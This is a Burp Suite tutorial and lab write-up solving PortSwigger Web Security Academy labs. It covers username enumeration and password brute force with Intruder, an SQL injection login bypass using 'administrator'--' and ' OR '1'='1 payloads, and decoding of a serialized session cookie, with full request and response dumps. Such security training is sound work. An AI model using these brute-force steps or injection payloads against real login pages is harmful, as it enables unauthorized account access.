
Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a1000160329351e809ca3d5006400fc.web-security-academy.net

```
POST /login HTTP/2
Host: 0a1000160329351e809ca3d5006400fc.web-security-academy.net
Cookie: session=xptzD3GPDK41oZEHz2Ram4bP9SmICdsd
Content-Length: 31
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://0a1000160329351e809ca3d5006400fc.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a1000160329351e809ca3d5006400fc.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=anything&password=1234
```

Select username as payload and try the combination to check for response :



4. Intruder attack of https://0a1000160329351e809ca3d5006400fc.web-security-academy.net


Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length
37	adsl	200	341			3250
0		200	205			3248
1	carlos	200	251			3248
2	root	200	251			3248
3	admin	200	551			3248
4	test	200	181			3248
5	guest	200	300			3248
6	info	200	196			3248
7	adm	200	201			3248
8	mysql	200	249			3248

Request with different length gives Incorrect password rather than incorrect username :

So username : adsl is available

Brute force with burp suite intruder :



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set

Payload set: 1

Payload type: Simple list

Payload count: 100


Request count: 100

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
123456
password
12345678
qwerty
123456789
12345
1234
111111
```

Password matched :



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
52	hockey	200	215			3250	
53	ranger	200	214			3250	
54	daniel	200	229			3250	
55	starwars	302	216			186	
56	klaster	200	219			3337	
57	112233	200	215			3337	
58	george	200	175			3337	
59	computer	200	245			3337	
60	michelle	200	213			3337	
61	jessica	200	214			3337	

```
HTTP/2 302 Found
Location: /my-account?id=apps
Set-Cookie: session=kUn3TGmgzUoBACN6KJ142Y8VG5TcDyrW; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```



Username enumeration via different responses

Congratulations, you solved the lab!

My Account

Your username is: apps

Your email is: apps@normal-user.net

Email

Repeater :


The Repeater tool in Burp Suite is used to manually manipulate and resend HTTP requests. It's particularly useful in web application penetration testing because it allows you to test different payloads, analyse responses, and verify vulnerabilities manually.

The Repeater tool in Burp Suite is used for:

- **Manual Request Manipulation**: Modify and resend HTTP requests to test different inputs.
- **Vulnerability Testing**: Identify vulnerabilities like SQL injection, XSS, and command injection by trying varied payloads.
- **Response Analysis**: Observe how the server responds to changes in requests to identify weaknesses.
- **Authentication Testing**: Test authentication and session handling by adjusting headers, tokens, or cookies.
- **Iterative Testing**: Experiment with slight request changes and see responses in real-time for debugging.
- **Validation of Findings**: Confirm vulnerabilities flagged by other tools like Burp Scanner or Intruder.

Solving Lab: SQL injection vulnerability allowing login bypass :


Steps : Bypassing the login through the commenting the rest of the query :


Login

Username: administrator

Password: •••••

Steps 2: sending the request to the repeater to modify the request :



Target: https://0a66004b0438b2f580072bae


Request

```
POST /login HTTP/2
Host: 0a66004b0438b2f580072bae009500ba.web-security-academy.net
Cookie: session=pzqthq3PAaMqe57yfyOwo03SioNShoQG; session=aiiSnCylWaLFENFVV1YEiqGzkuozoE94
Content-Length: 78
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://0a66004b0438b2f580072bae009500ba.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a66004b0438b2f580072bae009500ba.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

csrf=r0ggnJZtgII57Uf9zYsxEil8UG5GsDVA&username=administrator'--| &password=1234
```

Response

```
HTTP/2 302 Found
Location: /my-account?id=administrator
Set-Cookie: session=inc7ZpD5bqMhivLuT6jdFucxG4e1KH1F; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

After sending the ‘administrator’-- payload server ignores the password payload :



SQL injection vulnerability allowing login bypass

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

Alternative approach :

Query we can use for bypass the login :

admin' OR '1'='1
SELECT * FROM users WHERE username = 'admin' OR '1'='1' AND password = 'anything'

Burp Decoder :

Burp Decoder enables you to transform data using common encoding and decoding formats. You can use Decoder to:


- Manually decode data.
- Automatically identify and decode recognizable encoding formats, such as URL-encoding.
- Transform raw data into various encoded and hashed formats.

Decoder enables you to apply layers of transformations to the same data. This enables you to unpack or apply complex encoding schemes. For example, to generate modified data in the correct format for an attack, you could:

1. Apply URL-decoding, then HTML-decoding.
2. Edit the decoded data.
3. Reapply the HTML-encoding, then the URL-encoding.

Decoding opaque data with Burp Suite :

Encoded Cookie :



1658	https://0a3c0083035d16178516...	GET	/academyLabHeader		101	147				✓	79.125.84.16	14:52:27 3 No...	8080	196
1660	https://play.google.com	POST	/log?format=json&hasfast=true&authus...	✓	200	578	JSON			✓	142.250.67.78	14:56:11 3 No...	8080	126
1661	https://0a3c0083035d16178516...	GET	/my-account?id=wiener	✓	200	3252	HTML		Modifying serialized data ...	✓	34.246.129.62	14:57:16 3 No...	8080	370
1664	https://0a3c0083035d16178516...	GET	/resources/labheader/js/labHeader.js		200	1673	script	js		✓	34.246.129.62	14:57:17 3 No...	8080	302
1666	https://0a3c0083035d16178516...	GET	/resources/labheader/images/logoAcad...		200	8852	XML	svg		✓	34.246.129.62	14:57:17 3 No...	8080	317
1665	https://0a3c0083035d16178516...	GET	/resources/labheader/images/ps-lab-no...		200	942	XML	svg		✓	34.246.129.62	14:57:17 3 No...	8080	317
1667	https://0a3c0083035d16178516...	GET	/academyLabHeader		101	147				✓	34.246.129.62	14:57:17 3 No...	8080	277


Request

```
GET /my-account?id=wiener HTTP/2
Host: 0a3c0083035d161785168a7600cb008b.web-security-academy.net
Cookie: session=
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNzX3Rva2VuIjtzOjMyO
iJqdmt3eTdrMTB5NGt4dXQ4dzZ1eGtqb2h6a3dvNjZ4bCI7fQ%3d%3d
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3119

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
```


Decoding with help of decoder :



```
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNzX3Rva2VuIjtzOjMyOiJqdmt3eTdrMTB5NGt4dXQ4dzZ1eGtqb2h6a3dvNjZ4bCI7fQ%3d%3d
```

```
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"jvkwy7k10y4kxut8w6uxkjohzkwo66xl";}%3d%3d
```

Example 2 :



```
Hello my name is abc
```

```
SGVsbG8gbXkgbmFtZSBpcyBhYmM=
```

```
534756736247386762586b67626d46745a53427063794268596d4d3d
```


```
SGVsbG8gbXkgbmFtZSBpcyBhYmM=
```

```
Hello my name is abc
```

Comparator :


The **Comparator** tool in Burp Suite is used to compare two sets of data, such as HTTP requests or responses, to identify differences. It's helpful for analyzing how modifications affect application behaviour, spotting potential vulnerabilities, and assessing session management. By visualising changes, it assists security testers in conducting thorough evaluations of web applications.

Analysing two Https requests :


Word compare of #1 and #2 (3 differences)
Length: 3,248
● Text ○ Hex
Length: 3,250
● Text ○ Hex
Key: Modified Deleted Added
□ Sync views

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3140

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>Username enumeration via different responses</title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo></div>
            <div class=title-container>
              <h2>Username enumeration via different responses</h2>
              <a class=link-back href='https://portswigger.net/web-security/authentication/password-based/lab-username
                Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
                <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xli
                  <g>
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3142

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>Username enumeration via different responses</title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo></div>
            <div class=title-container>
              <h2>Username enumeration via different responses</h2>
              <a class=link-back href='https://portswigger.net/web-security/authentication/password-based/lab-username
                Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
                <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xli
                  <g>
```



Word compare of #1 and #2 (3 differences)
Length: 3,248
● Text ○ Hex
Length: 3,250
● Text ○ Hex
Key: Modified Deleted Added
□ Sync views

```
                <a href="/my-account">My account</a><p>|</p>
              </section>
            </header>
            <header class="notification-header">
            </header>
            <h1>Login</h1>
            <section>
              <p class=is-warning>Invalid username</p>
              <form class=login-form method=POST action="/login">
                <label>Username</label>
                <input required type=username name="username" autofocus>
                <label>Password</label>
                <input required type=password name="password">
                <button class=button type=submit> Log in </button>
              </form>
            </section>
          </div>
        </section>
        <div class="footer-wrapper">
        </div>
      </div>
    </body>
</html>
```

```
            <header class="navigation-header">
              <section class="top-links">
                <a href=/>Home</a><p>|</p>
                <a href="/my-account">My account</a><p>|</p>
              </section>
            </header>
            <header class="notification-header">
            </header>
            <h1>Login</h1>
            <section>
              <p class=is-warning>Incorrect password</p>
              <form class=login-form method=POST action="/login">
                <label>Username</label>
                <input required type=username name="username" autofocus>
                <label>Password</label>
                <input required type=password name="password">
                <button class=button type=submit> Log in </button>
              </form>
            </section>
          </div>
        </section>
        <div class="footer-wrapper">
        </div>
      </div>
```

Logger :

Keeps a detailed log of all HTTP traffic, making it easier to analyse and review requests and responses for potential vulnerabilities.



